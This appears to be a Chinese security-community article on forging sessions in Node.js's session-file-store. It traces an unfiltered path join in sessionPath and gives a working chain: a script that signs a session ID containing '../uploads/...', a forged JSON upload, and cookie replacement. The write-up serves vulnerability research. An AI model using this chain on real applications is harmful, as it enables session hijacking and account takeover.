

## 1.前言

node.js 的 session-file-store 库是依赖于 express 或其他中间件的一个第三方库, 这个库为 express session的文件存储提供了一个更加快捷的接口, 但是当没有为session合理的配置密钥或者在session的配置文件泄露时就有可能导致session伪造.

## 2.session机制

由于 http 是一种无状态的协议导致服务端无法根据之前的状态进行本次的请求处理, 为了解决HTTP的状态管理, 引入了http的cookie技术, cookie技术通过请求和响应报文中添加cookie信息, 服务端会根据cookie信息来判断客户端状态以做出适当的响应. 然而cookie的本质是若干个存在客户端的键值对, 键为cookie的名称, 值为cookie的value, 客户端可以随意对cookie的内容进行修改, 删除, 添加, 虽然也涌现出来类似于签名防止修改, 加密防止修改的办法来解决类似的问题, 但是一些敏感的信息依旧就不适合存在cookie中. 所以出现了基于cookie机制的session机制, session机制并没有跳出cookie机制的范畴, 而是对cookie的一种特殊的实现方案, cookie的本质就是储存在客户端的一系列键值对, 服务端指定一个键值作为的session键(假设指定名为"SESSION"的cookie作为session), 那么SESSION这个键所对应的值是服务端所生成的一个随机字符串(我们通常称它为SESSIONID), 没错是随机字符串, 这串随机字符串本身和客户端状态没有任何的直接联系, 在服务端通过SESSIONID和客户端状态绑定的方式进行认证.

而在服务端将这些客户端状态存储的位置可以多样化, 可以存放在文件中, 可以存放在数据库中, 甚至可以直接放在内存中(只要不怕溢出), 所以session既保证了客户端无法修改判断客户端状态所使用的数据, 又保证了用于验证的敏感数据不会泄露.

## 3.session-file-store的session伪造

首先这个session的伪造需要两个条件:

1. 任意文件读取或者文件上传
2. 通过爆破或者是配置文件泄露获得session的签名

session-file-store的session作为一个json文件存储存储在对应的文件中, 一个session文件形式如下:

```
{ "cookie": { "originalMaxAge": null, "expires": null, "httpOnly": true, "path": "/" }, "views": 4, "__lastAccess": 1554220794810 }
```

你会发现这个文件是明文存放在session目录下, 那session的签名到底签在哪里了呢?

```
GET / HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: connect.sid=s%3AMgEzueGMYi74umBy_5nS2nGHMWq8xYN DHPSea0ftdjtrzsHVzXe0TeTEKVmOgZN7q6oNrKHHyM
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

原来是签在了sessionID上, 验证sessionID是否曾被修改过. 那么session是如何签名, 签名又是如何被验证的呢? 阅读相关源码和文档发现签名的授予和验证都是由 express-session 库来执行的, 所以这里略讲

express-session/index.js - Function - setcookie

```
function setcookie(res, name, val, secret, options) {
  var signed = 's:' + signature.sign(val, secret);
  var data = cookie.serialize(name, signed, options);

  debug('set-cookie %s', data);

  var prev = res.getHeader('set-cookie') || [];
  var header = Array.isArray(prev) ? prev.concat(data) : [prev, data];

  res.setHeader('set-cookie', header)
}
```

签名生成部分

## express-session/index.js - Function - getcookie

```
function getcookie(req, name, secrets) {
  var header = req.headers.cookie;
  var raw;
  var val;

  // read from cookie header
  if (header) {
    var cookies = cookie.parse(header);

    raw = cookies[name];

    if (raw) {
      if (raw.substr(0, 2) === 's:') {
        val = unsigncookie(raw.slice(2), secrets);

        if (val === false) {
          debug('cookie signature invalid');
          val = undefined;
        }
      } else {
        debug('cookie unsigned')
      }
    }
  }
  //....
  return val;
}
```

签名验证代码, 从这个代码这里也可以看出签名和session的内容没有关系, 只和session的名称有关.

那么接下来看一下session-file-store的对于获取session内容的相关的代码

首先当然还是查看index.js了

index.js

```
module.exports = function(session) {
  return require('./lib/session-file-store')(session);
};
```

index.js 相当的干净, 继续去查看 ./lib/session-file-store.js 继续查看代码逻辑.

## session-file-store.js - Object - FileStore(部分)

```
FileStore.prototype.get = function (sessionId, callback) {
  helpers.get(sessionId, this.options, callback);
};
```

跟入 session-file-store.js 发现了定义session获取内容的函数 get , 它使用了helpers对象下的同名函数.

## session-file-store.js - / - helpers

```
var helpers = require('./session-file-helpers');
```

发现helpers是从 session-file-helpers.js 中暴露出的一个对象, 继续跟入 session-file-helper.js 查看对应的逻辑.

## session-file-helper.js - Function - get(部分)

```
get: function (sessionId, options, callback) {
  var sessionPath = helpers.sessionPath(options, sessionId);

  var operation = retry.operation({
    retries: options.retries,
    factor: options.factor,
    minTimeout: options.minTimeout,
    maxTimeout: options.maxTimeout
  });

  operation.attempt(function () {

    fs.readFile(sessionPath, helpers.isSecret(options.secret) && !options.encryptEncoding ? null : options.encoding, function
```

```

    if (!err) {
      var json;
      try {
        json = options.decoder(helpers.isSecret(options.secret) ? helpers.decrypt(options, data, sessionId) : data);
      } catch (parseError) {
        return fs.remove(sessionPath, function (removeError) {
          if (removeError) {
            return callback(removeError);
          }

          callback(parseError);
        });
      }
    }
  }
  //....
});
});
},

```

根据代码的第2行和第13可知读取session时会通过 `helpers.sessionPath` 函数获取文件路径, 那么继续跟入`sessionPath`函数

#### session-file-helper.js - Function - sessionPath

```

sessionPath: function (options, sessionId) {
  //return path.join(basepath, sessionId + '.json');
  return path.join(options.path, sessionId + options.fileExtension);
},

```

可见没有任何过滤, 也没有验证文件是否存在, 就直接通过 `path.join` 函数将 `option.path`, `sessionId`, `options.fileExtension` 三个参数拼接在了一起, 所以这里可以通过向session中添加 `/xxx` 或者 `../`, 来让 `session-file-store` 将不属于sessions目录的文件夹下的json文件当作session.

在本地搭建一个测试demo, 代码如下:

```

var express = require('express');
var app = express();
var session = require('express-session');
var FileStore = require('session-file-store')(session);

app.use(session({
  store: new FileStore(),
  secret: 'keyboard cat',
  resave: false,
  saveUninitialized: false,
  rolling: true,
}));

app.get('/', function (req, res) {
  if (req.session.views) {
    req.session.views++;
    res.setHeader('Content-Type', 'text/html');
    res.write('<p>views: ' + req.session.views + '</p>');
    res.end();
  } else {
    req.session.views = 1;
    res.end('Welcome to the file session demo. Refresh page!');
  }
});

var server = app.listen(1337, function () {
  var host = server.address().address;
  var port = server.address().port;

  console.log('Example app listening at http://%s:%s', host, port);
});

```

搭建一个伪造session用的脚本代码如下:

这个脚本建议在`node_modules/express-session`目录下建立, 不然就需要require一个很深的路径.

```
var cookie = require('cookie');
var crc = require('crc').crc32;
var debug = require('debug')('express-session');
var deprecate = require('depd')('express-session');
var parseUrl = require('parseurl');
var uid = require('uid-safe').sync
  , onHeaders = require('on-headers')
  , signature = require('cookie-signature')

var val = ""; //■■■■sessionID
var secret = ""; //■■session■■■■
var name = "name";
var options = undefined;


var signed = 's:' + signature.sign(val, secret);
var data = cookie.serialize(name, signed, options);

debug('set-cookie %s', data);

console.log(data);
```

session放在sessions目录中, 假设有一个文件上传点, 上传目录在和sessions同级的upload目录下, 自己本地创建一个json文件将view改为9999后上传, 上传后的文件名为 XcEx97vGpX00RgSj8lGMiEg98lSOGdf\_.json.


先运行伪造session的脚本获得签名后的sessionID.



```
管理员: Windows PowerShell
PS C:\Users\...\Desktop\session-demo\node_modules\express-session> node test.js
name=s%3A..%2Fuploads%2FXcEx97vGpX00RgSj8lGMiEg98lSOGdf_.qD8R%2F10GkA%2BC6nx%2Br5g5jjgezbnlftLmYjYdefUqmi0
PS C:\Users\...\Desktop\session-demo\node_modules\express-session>
```

先知社区

然后用burp修改我们的sessionID为签过名的session.



每一个session都有一个时间戳 " \_\_lastAccess":1554299511812 这个记得要改.

如果没有文件上传也可以考虑是否可以通过日志或者什么之类的东西创建json文件, 毕竟是session所以容错率其实很高, 同时也可以利用目录遍历和任意文件读取来盗取他人的session.

点击收藏 | 0 关注 | 1

[上一篇：QT漏洞的详细介绍：CVE-201...](#) [下一篇：论信息泄露在实际业务应用中的危害](#)

1. 0 条回复

- 动手手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)